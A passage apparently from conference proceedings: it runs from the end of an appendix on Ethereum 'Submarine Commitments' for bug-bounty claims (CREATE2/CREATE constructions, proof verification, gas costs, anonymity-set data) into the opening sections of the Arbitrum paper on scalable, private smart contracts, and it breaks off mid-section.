In this section, we present two constructions for Submarine Commitments. The first, in Appendix B.1, is our preferred construction. It is simple and efficient, but only realizable with changes to Ethereum awaiting adoption of EIP-86. The second, in Appendix B.3 is more involved and expensive, but realizable today.

We note that players could in principle conceal true commitments by sending dummy (regular) commitments with random values \$val $\geq$ \$deposit—so that they are indistinguishable from real commitments—but have a "dummy" flag that can be revealed to trigger a refund. This approach turns out to be complicated and unworkable, though. A community of users would not in general have an incentive to generate dummy traffic and incur transaction fees. A would-be claimant could generate dummy traffic to conceal her true commitment, but then the very inception of dummy traffic would signal a pending claim and incentivize $\mathcal{A}$ to release its withheld bug. These problems motivate the use of Submarine Commitments instead.

## B.1 EIP-86-Based Construction

Our simple realization of Submarine Commitments in Ethereum leverages a new EVM opcode, `CREATE2`, introduced in EIP-86 (EIP stands for "Ethereum Improvement Proposal") and scheduled to be included in the upcoming "Constantinople" hardfork. `CREATE2` creates new smart contracts, much like an already existing `CREATE` opcode. Unlike `CREATE`, which does not include a user-supplied value, `CREATE2` computes the address of

the created contract C as $H(addrCreator, salt, codeC)$, where *addrCreator* is the address of the contract's creator, *salt* is a 256-bit salt value chosen by the creator, *codeC* is the EVM byte code of C's initcode, and $H$ is Keccak-256.

To realize a Submarine Commitment, we can use *salt* to encode the inputs to the commit, key and $addr(P)$. Let Forwarder be a contract that sends any money received at its address to BountyContract. A Submarine Commitment involves these functions:

- *Commit:* $P$ selects a witness key $\leftarrow_s \{0,1\}^\ell$ for suitable $\ell$ (e.g., $\ell = 256$). $P$ sends $deposit to address

  $$\widehat{\mathsf{addr}} = H(addr(\mathsf{BountyContract}), H(addr(P), \mathsf{key}), code),$$

  where $addr(\mathsf{BountyContract})$ is BountyContract's address and *code* is Forwarder's EVM initcode.
- *Reveal:* $P$ sends key and commitBlk (the block number in which $P$ committed) to BountyContract. BountyContract verifies that the commit indeed occurred in block commitBlk (e.g. using Appendix B.2).
- *DepositCollection:* BountyContract creates an instance of Forwarder at address $\widehat{\mathsf{addr}}$ using `CREATE2`. A call to Forwarder sends $deposit to BountyContract.

## B.2 Merkle-Patricia Proof Verification

In order for Submarine Commitments to be secure against front-running attacks, we need to verify that the commit transaction indeed occurred in block commitBlk. Otherwise, an adversary can wait until she observes the "reveal" transaction $\tau$ and then front-run $\tau$ by including a backdated "commit" and corresponding "reveal" in front of $\tau$. We can prevent this attack by having Contract verify that "commit" was indeed sent in block commitBlk and that at least $\rho$ blocks have elapsed since commitBlk upon receiving a "reveal". (Recall that the adversary can roll back the blockchain by at most $\rho$ blocks.)

Unfortunately, Ethereum provides no native capability for smart contracts to verify that a transaction occurred in a specific block. However, Ethereum's block structure enables efficient verification of Merkle-Patricia proofs of (non-)inclusion of a given transaction in a block [37]: all transactions in a block are organized in a Merkle-Patricia Tree [57] mapping transaction indices to transaction data. The root hash of this tree is included in the block header and the block header is hashed into the *block hash*, which can be queried from inside a smart contract by means of the `BLOCKHASH` opcode.

We implemented this verification procedure in a smart contract that takes a block number, the transaction data, and a Merkle-Patricia proof of transaction inclusion as inputs, and outputs *accept* or *reject*. We benchmarked the gas cost of this contract by verifying the inclusion of 25 transactions from the Ethereum blockchain. The proof verification has a mean cost of 207,800 gas (approximately 2.08 USD[2]). Note that this cost is only incurred when a bounty is being claimed, and has no impact on "normal" transactions.

**Proof of Cheat.** We can reduce the gas cost of our Submarine Commitment scheme by not performing a Merkle-Patricia proof verification on every "reveal": instead of requiring parties to prove that their "commit" occurred in commitBlk, we only require them to provide commitBlk and the transaction data, *but no Merkle-Patricia proof*. A party $P$ can then submit a *Proof of Cheat*, a Merkle-Patricia proof demonstrating that an adversary $\mathcal{A}$ backdated their transaction: $\mathcal{A}$ had to claim the existence of a non-existing transaction; therefore, there will either be a different transaction or no transaction at the purported transaction index in block commitBlk. If the proof of cheat is accepted, $\mathcal{A}$'s $deposit is given to $P$ and $\mathcal{A}$'s "commit" and "reveal" are voided.

Competing parties can easily check each other's commits for correctness off-chain and provide a Proof of Cheat if they witness a cheat. In this setting, $P$ benefits from catching a malicious competitor $\mathcal{A}$ in two ways: $\mathcal{A}$'s claim is voided (potentially netting $P$ the $bounty) and $\mathcal{A}$'s $deposit is given to $P$.

## B.3 `CREATE`-Based Construction

In Appendix B.1, we gave a construction of Submarine Commitments that requires the yet-to-be-introduced `CREATE2` opcode. Hereafter, we show a different construction relying on the `CREATE` opcode, available in Ethereum today. However, the `CREATE2`-based construction is simpler and has 98.5% lower gas costs than the `CREATE`-based construction during deposit collection (75,000 gas vs 5,000,000 gas, or 0.75 USD vs 50.00 USD respectively[2]).

When a contract $C$ creates a new contract $C_{new}$ using the `CREATE` opcode, $C_{new}$'s address is computed as $H(addr(C), nonce(C))$, where $nonce(C)$ a monotonic counter of the number of contracts created by $C$. (Ethereum's state records this nonce for each contract.)

By chaining a series of contract creations and encoding information in the associated nonce values, we can compute an address for Submarine Commitments. Let Contract be the contract that will receive Submarine Commitments. Let Forwarder be a simple contract that has two functions both of which abort if they aren't being called by Contract:

- *Clone* uses `CREATE` to spawn another Forwarder instance at address $H(addr(\mathsf{Forwarder}), nonce(\mathsf{Forwarder}))$.
- *Forward* sends all funds held by the contract to Contract.

**Algorithm CreateForwarder**$(P, \mathsf{key})$

nonces $\leftarrow \mathcal{E}(H'(addr(P), \mathsf{key}))$
address $\leftarrow addr(\mathsf{Contract})$
**for** $i = 1$ **to** $k$
  **while** no contract at address $H(\mathsf{address}, \mathsf{nonces}_i + 1)$
    call *Clone* on contract at address
  address $\leftarrow H(\mathsf{address}, \mathsf{nonces}_i + 1)$
//address now equals $\widehat{\mathsf{addr}}$

**Figure 7: Algorithm to create a Forwarder at address $\widehat{\mathsf{addr}}$.**

We now describe the three functions that make up a Submarine Commitment:

- *Commit:* $P$ selects a witness key $\leftarrow_s \{0,1\}^\ell$ and computes $x := H'(addr(\mathsf{Contract}), \mathsf{key})$ for a suitable $\ell$ and hash function $H'$ with codomain $\{0,1\}^\ell$. Let $A := addr(\mathsf{Contract})$ and let $\mathcal{E} : \{0,1\}^\ell \to \{0,\ldots,b-1\}^k$ be the function that takes an integer (encoded as a binary string) and reencodes it as a string of length $k$ in base $b$. $P$ sends \$deposit to address

$$\widehat{\mathsf{addr}} = H(H(\ldots H(A, \mathcal{E}(x)_1 + 1)\ldots, \mathcal{E}(x)_{k-1} + 1), \mathcal{E}(x)_k + 1)\,.$$

- *Reveal:* $P$ sends key and a Merkle-Patricia proof that she committed in the correct block (see Appendix B.2) to BountyContract.
- *DepositCollection:* BountyContract repeatedly calls the *Clone* function of appropriate Forwarder instances until a Forwarder is created at $\widehat{\mathsf{addr}}$. (See Figure 7 for details.) BountyContract then calls *Forward* to make this instance send the the deposit to BountyContract.

**Choosing $n$ and $b$.** Since we aren't concerned with collision attacks on $H'$, $n = 80$ provides sufficient security. For $n = 80$, in the ROM, a choice of $b = 4$ minimizes the expected number of contract creations $\log_b(2^n)\left(1 + \frac{b-1}{2}\right)$. In practice, we instantiate $H'$ as a truncated version of Keccak-256 as this is the cheapest cryptographic hash function available in the EVM. In our prototype, a *DepositCollection* call costs 5,000,000 gas with these parameters.

## B.4 Analysis of Anonymity Set Size

Submarine Commitments rely on concealing "commit" transactions in an anonymity set of unrelated transactions: to prevent bug-withholding attacks, the "commit" of the Submarine Commitment scheme must remain concealed until the "reveal" is broadcast. Since a "commit" is indistinguishable from a benign transaction sending ether to a fresh address, a transaction to an address $A$ is a part of the anonymity set if:

- The (external) transaction is a regular send of a non-zero amount of ether with an empty data field.





**Figure 8: Size of anonymity set for Submarine Commitments**. We show the number of transactions (left) and the fraction of transactions (right) per block that are a part of the anonymity set, as a function of $\rho$, the size of the commit window. Statistics are computed by averaging 48 block sequences of length $\rho$, starting at (hourly-spaced) blocks $4430000 + i \cdot 240$ for $i \in [0,47]$.





**Figure 9: Histogram of transaction values in anonymity set for Submarine Commitments**. We set $\rho = 100$ and take all transactions in the anonymity sets of 48 sequences of 100 blocks, starting at blocks $4430000 + i \cdot 240$ for $i \in [0,47]$.

- $A$ has never received or sent any transactions.
- $A$ has no associated code (i.e. $A$ is not a contract).
- $A$ is not involved in any other transactions (internal or external) during the commit window.

In the experiment $\mathbf{Exp}_{\mathcal{A}}^{\mathsf{bntyrace}}$ analyzed in Section 5.4, a commitment is revealed after $\rho$ blocks, where it is assumed that the adversary can rewind up to $\rho$ blocks in the blockchain. Figure 8 shows the size of the anonymity set as a function of this commitment window $\rho$. Even for $\rho = 100$ (i.e. a 25 minute rewind window at 15 secs/block), average blocks still contain two transactions in the anonymity set. Furthermore, 34 of the 48 blocks we studied (70%) contained at least one transaction that is part of the anonymity set. In a full commit window of size $\rho = 100$, we get an anonymity set of approximately 200 transactions, over 2% of *all* transactions in period.

As Figure 9 shows, the transaction values in the anonymity set span a wide range. Commitments with an associated value between 0.0001 ether and 10 ether (approximately 10,000 USD[2]) are easily concealed.

# Arbitrum: Scalable, private smart contracts

Harry Kalodner
*Princeton University*

Steven Goldfeder
*Princeton University*

Xiaoqi Chen
*Princeton University*

S. Matthew Weinberg
*Princeton University*

Edward W. Felten
*Princeton University*

## Abstract

We present Arbitrum, a cryptocurrency system that supports smart contracts without the limitations of scalability and privacy of systems previous systems such as Ethereum. Arbitrum, like Ethereum, allows parties to create smart contracts by using code to specify the behavior of a virtual machine (VM) that implements the contract's functionality. Arbitrum uses mechanism design to incentivize parties to agree off-chain on what a VM would do, so that the Arbitrum miners need only verify digital signatures to confirm that parties have agreed on a VM's behavior. In the event that the parties cannot reach unanimous agreement off-chain, Arbitrum still allows honest parties to advance the VM state on-chain. If a party tries to lie about a VM's behavior, the verifier (or miners) will identify and penalize the dishonest party by using a highly-efficient challenge-based protocol that exploits features of the Arbitrum virtual machine architecture. Moving the verification of VMs' behavior off-chain in this way provides dramatic improvements in scalability and privacy. We describe Arbitrum's protocol and virtual machine architecture, and we present a working prototype implementation.

## 1 Introduction

The combination of *digital currencies* and *smart contracts* is a natural marriage. Cryptocurrencies allow parties to transfer digital currency directly, relying on distributed protocols, cryptography, and incentives to enforce basic rules. Smart contracts allow parties to create virtual trusted third parties that will behave according to arbitrary agreed-upon rules, allowing the creation of complex multi-way protocols with very low counterparty risk. By running smart contracts on top of a cryptocurrency, one can encode monetary conditions and penalties inside the contract, and these will be enforced by the underlying consensus mechanism.

Ethereum [31] was the first cryptocurrency to support Turing-complete stateful smart contracts, but it suffers from limits on scalability and privacy. Ethereum requires every miner to emulate every step of execution of every contract, which is expensive and severely limits scalability. It also requires the code and data of every contract to be public, absent some type of privacy overlay feature which would impose costs of its own.

### 1.1 Arbitrum

We present the design and implementation of Arbitrum, a new approach to smart contracts which addresses these shortcomings. Arbitrum contracts are very cheap for verifiers to manage. (As explained below, we use the term *verifiers* generically to refer to the underlying consensus mechanism. For example, in the Bitcoin protocol, Bitcoin miners are the verifiers.) If parties behave according to incentives, Arbitrum verifiers need only verify a few digital signatures for each contract. Even if parties behave counter to their incentives, Arbitrum verifiers can efficiently adjudicate disputes about contract behavior without needing to examine the execution of more than one instruction by the contract. Arbitrum also allows contracts to execute privately, publishing only (saltable) hashes of contract states.

In Arbitrum, parties can implement a smart contract as a *Virtual Machine (VM)* that encodes the rules of a contract. The creator of a VM designates a set of *managers* for the VM. The Arbitrum protocol provides an *any-trust* guarantee: any one honest manager can force the VM to behave according to the VM's code. The parties that are interested in the VM's outcome can themselves serve as managers or appoint someone they trust to manage the VM on their behalf. For many contracts, the natural set of managers will be quite small in practice.

Relying on managers, rather than requiring every verifier to emulate every VM's execution, allows a VM's managers to advance the VM's state at a much lower cost

to the verifiers. Verifiers track only the hash of the VM's state, rather than the full state. Arbitrum creates incentives for the managers to agree out-of-band on what the VM will do. Any state change that is endorsed by all of the managers (and does not overspend the VM's funds) will be accepted by the verifiers. If, contrary to incentives, two managers disagree about what the VM will do, the verifiers employ a bisection protocol to narrow the disagreement down to the execution of a single instruction, and then one manager submits a simple proof of that one-instruction execution which the verifiers can check very efficiently. The manager who was wrong pays a substantial financial penalty to the verifiers, which serves to deter disagreements.

Parties can send messages and currency to a VM, and a VM can itself send messages and currency to other VMs or other parties. VMs may take actions based on the messages they receive. The Verifier tracks the hash of the VM's inbox.

The architecture of the Arbitrum VM and protocol are designed to make the task of resolving disputes as fast and simple for the verifiers as possible. Details of the design appear later in the paper.

Arbitrum dramatically reduces the cost of smart contracts. If participants behave according to their incentives, then verifiers will never have to emulate or verify the behavior of any VM. The only responsibility of verifiers in this case is to do simple bookkeeping to track the currency holdings, the hash of a message inbox, and a single hashed state value for each VM. If a participant behaves irrationally, it may require the verifiers to do a modest amount of extra work, but the verifiers will be (over-)compensated for this work at the expense of the irrational party.

As a corollary of the previous principle, Arbitrum VMs can be private, in the sense that a VM can be created and execute to completion without revealing the VM's code or its execution except for the content and timing of the messages and payments it sends, and (saltable) hashes of its state. Any manager of a VM will necessarily have the ability to reveal information about that VM, but if managers want to maintain a VM's privacy they can do so.

Arbitrum is consensus-agnostic, meaning that it assumes the existence of a consensus mechanism that publishes transactions, but the Arbitrum design works equally well with any consensus mechanism, including a single centralized publisher, a quorum-based consensus system, or Nakamoto consensus as used in Bitcoin [26]. Additionally, an existing smart contract system can serve as this consensus mechanism assuming it can encode Arbitrum's rules as a smart contract. In this paper, we refer to the consensus entity or system as the *Verifier* (and the participants in the said consensus system as the *verifiers*).

### 1.2 Structure of the paper

The remainder of the paper is structured as follows. In section 2 we discuss the difficulties of implementing smart contracts efficiently, and we present the *Participation Dilemma*, a new theoretical result on participation games showing that one approach to incentivize smart contract verification may not work. In section 3 we describe Arbitrum's approach, and in section 4 we provide more details of Arbitrum's protocol and virtual machine architecture, which together allow much more efficient and privacy-friendly verification of the operations of virtual machines implementing smart contracts. Section 5 describes our implementation of Arbitrum and provides some benchmarks of performance and the sizes of proofs and blockchain transactions. Section 6 surveys related work, and section 7 concludes the paper.

## 2 Why Scaling Smart Contracts is Difficult

Supporting smart contracts in a general and efficient way is a difficult problem. In this section we survey the drawbacks of some existing approaches.

### 2.1 The Verifier's Dilemma

The most obvious way to implement smart contract VMs is to have every miner in a cryptocurrency system emulate every step of execution of every VM. This has the advantage of simplicity, but it imposes severe limits on scalability.

The high cost of verifying VM execution may manifest as the *Verifier's Dilemma* [22]. Because transactions involving code execution by a VM are expensive to verify, a party that is supposed to verify these transactions has an incentive to free-ride by accepting the transactions without verifying them, in the hope that either (1) misbehavior is deterred by other parties' doing verification, or (2) any discrepancies will not be detected by other potential verifiers because they also do not perform verification. This can lead to an equilibrium in which some transactions are accepted with little or no verification. Conversely, in a scenario in which all miners are honestly doing the verification, a miner can exploit this by including a time-consuming computation that will take the other miners a significant amount of time to verify. While all of the other miners are doing the verification, the miner that included this computationally heavy transaction can get a head-start on mining the next block, giving it a disproportionate chance of collecting the next block reward. This dilemma exists because of the high cost of verifying VM execution.

## 2.2 The Participation Dilemma

One approach to scaling verification (as used in, *e.g.*, TrueBit [30]) relies on participation games, a mechanism design approach that aims to induce a limited but sufficient number of parties to verify each VM's execution. These systems face what we call the *Participation Dilemma*, of how to prevent Sybil attacks in which a single verifier, who may or may not be honest, claims to be multiple verifiers, and in doing so can drive other verifiers out of the system.

## 2.3 Participation Games

In this section we prove new formal barriers to approaches based on *participation games*. The idea is that players will "participate" in a costly process. Consider the following game:

- There are $n$ players, who may pay 1 to participate.
- Participating player $i$ chooses a number of Sybils $s_i \geq 1$. Non-participating players set $s_i = 0$.
- Player $i$ receives reward $s_i \cdot f(\sum_j s_j)$, where $f : \mathbb{N} \to \mathbb{R}_+$ is a reward function.

In the context of this paper, think of participating as "verifying a computation." It costs something to verify the computation, but once you've verified it, you can claim to have verified it from any number of additional Sybils for free, and these Sybils are indistinguishable from "real" verifiers. The goal would then be to design a participation game (i.e. a reward function $f(\cdot)$) such that *in equilibrium*, no player has any incentive to Sybil, and a desired number of players participate, so that the apparent number of verifiers equals the actual number of separate players who were verifiers.

The authors of TrueBit correctly observe that the family of functions $f_c(m) = c \cdot 2^{-m}$ make great candidates for participation games. Specifically, for any target $k$ of participating players, the participation game with reward function $f(m) = (2^k + 0.5) \cdot 2^{-m}$ has a unique (up to symmetry) pure Nash equilibrium where every player has $s_i \in \{0, 1\}$, and exactly $k$ players participate. In fact, an even stronger property holds: it is always a best response for any player to set $s_i \leq 1$![1] We call such reward functions *One-Shot Sybil-Proof* (formal definition in Appendix A). This initially makes participation games seem like a promising avenue for verifiable smart contracts, as One-Shot Sybil-proof reward functions exist.

However, a problem that prior work fails to resolve is that smart contract verification is a *repeated game*. In repeated games, there are numerous other equilibria that don't project onto Nash equilibria of their one-shot variants. For intuition, recall the classic prisoner's dilemma:[2] if the game is only played once, then the unique Nash equilibrium is for both players to defect (and defecting is even a strictly dominant strategy). However, in the repeated prisoner's dilemma, there are numerous other equilibria including the famous Tit-For-Tat, and Grim Trigger strategies [29].

We discuss the formal model for repeated games (which is standard, but not the focus of this paper) in Appendix A. But the point is that repeated games allow for players to sacrifice the present in order to save for the future. For example, the following is an equilibrium of the repeated participation game with $f(m) = (4.5) \cdot 2^{-m}$. Player one uses the strategy: set $s_1 = 2$ in all rounds. Player $i > 2$ sets $s_i = 0$ in all rounds. Player 2 uses the strategy: if in either of the previous two rounds, $\sum_{j \neq 2} s_j \leq 1$, set $s_2 = 1$. Otherwise, set $s_2 = 0$.

Note that all players aside from player 1 are certainly best responding. They currently get utility zero (because player 1 sets $s_1 = 2$ every round, and they therefore all set $s_i = 0$). If they instead participated in any round, they would get negative utility. Player 1 on the other hand, is also best responding! This is because if they decreased their number of Sybils in any round, it would cause player 2 to participate in the next two rounds (formal proof in appendix).

Note that this equilibrium is not at all unnatural: players $> 1$ are simply reacting to what the market looked like in the previous rounds. Player 1 is staying one step ahead of the game and realizing that no matter what, there are going to be two participants in equilibrium, so player 1 might as well be all of them rather than share the reward. In fact, this is not a property specific to the reward function $c \cdot 2^i$, but *any reward function*.

**Theorem 1.** *Every One-Shot Sybil-Proof participation game admits a Nash equilibrium where only one player participates.*

In Appendix A, we provide a proof of Theorem 1, as well as a discussion of possible outside-the-box defenses. These defenses seem technically challenging (perhaps impossible) to implement, but we are are not claiming this provably. However, simulations do indicate that the cost to implement these defenses scales linearly with the computational power of a single player, which may render them impractical (if they are indeed even possible).

As a result, approaches based on this type of participation game, including those proposed in prior work [30, 32], appear to be unable to prevent Sybil attacks that undermine confidence in the verification of smart contracts.

[1] That is, no matter what the other players do, player $i$ is strictly happier to set $s_i = 1$ than $s_i > 1$.

[2] There are two players. Both get payoff 1 if they both defect, and payoff 2 if they both cooperate. If one cooperates and the other defects, the defector gets 4 and the cooperator gets 0.

## 3 Arbitrum System Overview

In this section we give an overview of the design of Arbitrum.

### 3.1 Roles

There are four types of roles in the Arbitrum protocol and system.

The **Verifier** is the global entity or distributed protocol that verifies the validity of transactions and publishes accepted transactions. The Verifier might be a central entity or a distributed multiparty consensus system such as a distributed quorum system, a worldwide collection of miners as in the Nakamoto consensus protocol [26], or itself a smart contract on an existing cryptocurrency. Because the Arbitrum design is agnostic as to which type of consensus system is used, for brevity we use the singular term Verifier for whatever consensus system is operating.

A **key** is a participant in the protocol that can own currency and propose transactions. A key is identified by (the hash of) a public key. It can propose transactions by signing them with the corresponding private key.

A **VM (Virtual Machine)** is a virtual participant in the protocol. Every VM has code and data that define its behavior, according to the Arbitrum Virtual Machine (AVM) Specification,which is included in the extended version of this paper. Like keys, VMs can own currency and send and receive currency and messages. A VM is created by a special transaction type.

A **manager** of a VM is a party that monitors the progress of a particular VM and ensures the VM's correct behavior. When a VM is created, the transaction that creates the VM specifies a set of managers for the VM. A manager is identified by (the hash of) its public key.

### 3.2 Lifecycle of a VM

An Arbitrum VM is created using a special transaction, which specifies the initial state hash of the VM, a list of managers for the VM, and some parameters. As described below, the state hash represents a cryptographic commitment to the VM's state (i.e., its code and initial data). Any number of VMs can exist at the same time, typically with different managers.

Once a VM is created, managers can take action to cause that VM's state to change. The Arbitrum protocol provides an *any-trust* guarantee: any one honest manager can force the VM's state changes to be consistent with the VM's code and state, that is, to be a valid execution according to the AVM Specification.

An *assertion* states that if certain preconditions hold, the VM's state will change in a certain way. An assertion about a VM is said to be *eligible* if (1) the assertion's preconditions hold, (2) the VM is not in a halted state, and (3) the assertion does not spend more funds than the VM owns. The assertion contains the hash of the VM's new state and a set of actions taken by the VM, such as sending messages or currency.

*Unanimous assertions* are signed by all managers of that VM. If a unanimous assertion is eligible, it is immediately accepted by the Verifier as the new state of the VM.

*Disputable assertions* are signed by only a single manager, and that manager attaches a currency deposit to the assertion. If a disputable assertion is eligible, the assertion is published by the Verifier as pending. If a timeout period passes without any other manager challenging the pending assertion, the assertion is accepted by the Verifier and the asserter gets its deposit back. If another manager challenges the pending assertion, the challenger puts down a currency deposit, and the two managers engage in the *bisection protocol*, which determines which of them is lying. The liar will lose its deposit.

A VM continues to advance its state as described above, until the VM reaches a halted state. At this point no further state changes are possible, and the Verifier and managers can forget about the VM.

### 3.3 The Bisection Protocol

The bisection protocol begins when a manager has made a disputable assertion and another manager has challenged that assertion. Both managers will have put down a currency deposit.

At each step of the bisection protocol, the asserter bisects the assertion into two assertions, each involving half as many steps of computation by the VM, and the challenger chooses which half it would like to challenge. They continue this bisection protocol until an assertion about a single step (i.e., the execution of one instruction by the VM) is challenged, at which point the asserter must provide a one-step proof that the Verifier can check. The asserter wins if they provide a correct proof; otherwise the challenger wins. The winner gets their deposit back and also takes half of the loser's deposit. The other half of the loser's deposit goes to the Verifier.

The bisection protocol is carried out via a series of blockchain transactions made by the asserter and challenger. At each point in the protocol a party has a limited time interval to make their next move, and that party loses if they fail to make a valid move by the deadline. The Verifier only needs to check the facial validity of the moves, for example, checking that a bisection of an assertion into two half-sized assertions is valid in the sense that the two resulting assertions do indeed compose to yield the original assertion.

## 3.4 The Verifier's Role

Recall that the Verifier is the mechanism, which may be a distributed protocol with multiple participants, that verifies transactions and publishes verified transactions. In addition to storing a few parameters about each VM such as a list of its managers, the Verifier tracks three pieces of information about each VM that change over time: the hash of the VM's state, the amount of currency held by the VM, and the hash of the VM's inbox which holds messages sent to the VM. The state of a VM is advanced, corresponding to execution of the VM's program, by the Verifier's acceptance of assertions made by the VM's managers.

An assertion that is challenged cannot be accepted by the Verifier, even if the asserter wins the challenge game. Instead, an assertion is "orphaned" when it is challenged.[3] After the challenge game is over, the asserter has the option of resubmitting the same assertion, although this would obviously be foolish if the assertion is incorrect.

The protocol design ensures that a single honest manager can always prevent an incorrect assertion from being accepted, by challenging it. (If somebody else challenges the assertion before the honest manager can do so, the assertion is still prevented from being accepted, even if the challenger is malicious.) An honest manager can also ensure that the VM makes progress, by making disputable assertions, except that a malicious manager can delay progress for the duration of one bisection protocol at the cost of half of a deposit, by forcing a bisection protocol that it knows it will lose.

## 3.5 Key Assumptions and Tradeoffs

Arbitrum allows the party who creates a VM to specify that VM's code, initial data, and set of managers. The Verifier ensures that a VM cannot create currency but can only spend currency that was sent to it. Thus a party who does not know a VM's state or who does not like a VM's code, initial data, or set of managers can safely ignore that VM. It is assumed that parties will only pay attention to a VM if they agree that the VM was initialized correctly and they have some stake in its correct execution. Any party is free to create a VM that is obscure or unfair; and other parties are free to ignore it.

By Arbitrum's *any-trust* assumption, parties should only rely on the correct behavior of a VM if they trust at least one of the VM's managers. One way to have a manager you trust is to serve as a manager yourself. We also expect that a mature Arbitrum ecosystem would include manager-as-a-service businesses that have incentives to maintain a reputation for honesty, and may additionally accept legal liability for failure to carry out an honest manager's duties.

One key assumption that Arbitrum makes is that a manager will be able to send a challenge or response to the Verifier within the specified time window. In a blockchain setting, this means the ability get a transaction included in the blockchain within that time. While critical, this assumption is standard in cryptocurrencies, and risk can be mitigated by extending the challenge interval (which is a configurable parameter of each VM).

Two factors help to reduce the attractiveness of denial of service attacks against honest managers. First, if a DoS attacker cannot be certain of preventing an honest manager from submitting a challenge, but can only reduce the probability of a challenge to $p$, the risk of incurring a penalty may still be enough to deter a false assertion, especially if the deposit amount is increased. Second, because each manager is identified only by a public key, a manager can use replication to improve its availability, including the use of "undercover" replicas whose existence or location is not known to the attacker in advance.

Lastly, a motivated malicious manager can indefinitely stall a VM by continuously challenging all assertions about its behavior. The attacker will lose at least half of every deposit, and each such loss will delay the progress of the VM only for the time required to run the bisection protocol once. We assume that the creators of a VM will set the deposit amount for the VM to be large enough to deter this attack.

## 3.6 Benefits

***Scalability.*** Perhaps the key feature of Arbitrum is its scalability. Managers can execute a machine indefinitely, paying only negligible transaction fees that are small and independent of the complexity of the code they are running. If participants follow incentives, all assertions should be unanimous and disputes should never occur, but even if a dispute does occur, the Verifier can efficiently resolve it at little cost to honest parties (but substantial cost to a dishonest party).

***Privacy.*** Arbitrum's model is well-suited for private smart contracts. Absent a dispute, no internal state of a VM is revealed to the Verifier. Further, disputes should not occur if all parties execute the protocol according to their incentives. Even in the case of a dispute, the Verifier is only given information about a single step of the ma-

[3] We rejected the alternative of allowing an assertion to be accepted and executed if the asserter wins the challenge game, in order to prevent attacks where a malicious challenger deliberately loses the challenge game in order to get a false assertion accepted. The design we chose ensures that a challenger who deliberately loses will lose half their deposit to the miners (and the other half to the asserter with whom the challenger might be colluding), but a malicious challenger will not be able to force the acceptance of an invalid assertion.

chine's execution but the vast majority of the machine's state remains opaque to the Verifier. In section 4.4, we show that we can even eliminate this leak by doing the one step verification in a privacy-preserving manner.

Arbitrum's privacy is no coincidence, but rather a direct result of its model. Since the Arbitrum Verifier (e.g., the miners in a Nakamoto consensus model) do not run a VM's code, they do not need to see it. By contrast, in Ethereum, or any system that attempts to achieve "global correctness," all code and state has to be public so that anyone can verify it, and this model is fundamentally at odds with private execution.

***Flexibility.*** Unanimous assertions provide a great deal of flexibility as managers can choose to reset a machine to any state that they wish and take any actions that they want (provided that the machine has the funds) – even if they are invalid by the machine's code. This requires unanimous agreement by the managers, so if any one manager is honest, this will only be done when the result is one that an honest manager would accept–such as winding down a VM that has gotten into a bad state due to a software bug.





Figure 1: **Overview of the state machine that governs the status of each VM in the Arbitrum protocol.**

## 4 Arbitrum Design Details

This section describes the Arbitrum protocol and virtual machine design in more detail. The protocol governs the public process that manages and advances the public state of the overall system and each VM. The VM architecture governs the syntax and semantics of Arbitrum programs that run within a VM.

### 4.1 The Arbitrum Protocol

Arbitrum uses a simple cryptocurrency design, augmented with features to allow the creation and use of Virtual Machines (VMs), which can embody arbitrary functionality. VMs are programs running on the Arbitrum Virtual Machine Architecture, which is described below.

The Arbitrum protocol recognizes two kinds of actors: keys and VMs. A key is identified by (the cryptographic hash of) a public key, and the actor is deemed to have taken an action if that action is signed by the corresponding private key. The other kind of actor is a VM, which takes actions by executing code. Any actor can own currency. Arbitrum tracks how much currency is owned by each actor.

A VM is created using a special transaction type. The VM-creation transaction specifies a cryptographic hash of the initial state of the VM, along with some parameters of the VM, such as the length of the challenge period, the amounts of various payments and deposits that parties will make as the protocol executes further, as well as a list of the VM's managers.

For each VM, the Verifier tracks the hashed state of that VM, along with the amount of currency held by the VM, and a hash of its inbox. A VM's state can be changed via assertions about the VM's execution, which specify (1) the number of instructions executed by the VM, (2) the hash of the VM's state after the execution, and (3) any actions taken by the VM such as making payments. Further, the assertion states a set of preconditions that must be true before the assertion which specify (1) the hash of the VM's state before the execution, (2) an upper and lower bound on the time that the assertion is included in a block, (3) a lower bound on the balance held by the VM, and (4) a hash of the VM's inbox. The rules of Arbitrum dictate under which conditions an assertion is accepted. If an assertion is accepted, then the VM is deemed to have changed its state, and taken publicly visible actions, as specified by the assertion.

In the simplest case, an assertion is signed by all of the VM's managers. In this case, the assertion is accepted by the miners if the assertion is eligible, that is, if (1) the assertion's precondition matches the current state of the VM, (2) the VM is not in a halted state, and (3) the VM has enough funds to make any payments specified by the assertion. Unanimous assertions are relatively cheap

for verifiers to verify, requiring only checking eligibility and verifying the managers' signatures, so they require a small transaction fee.

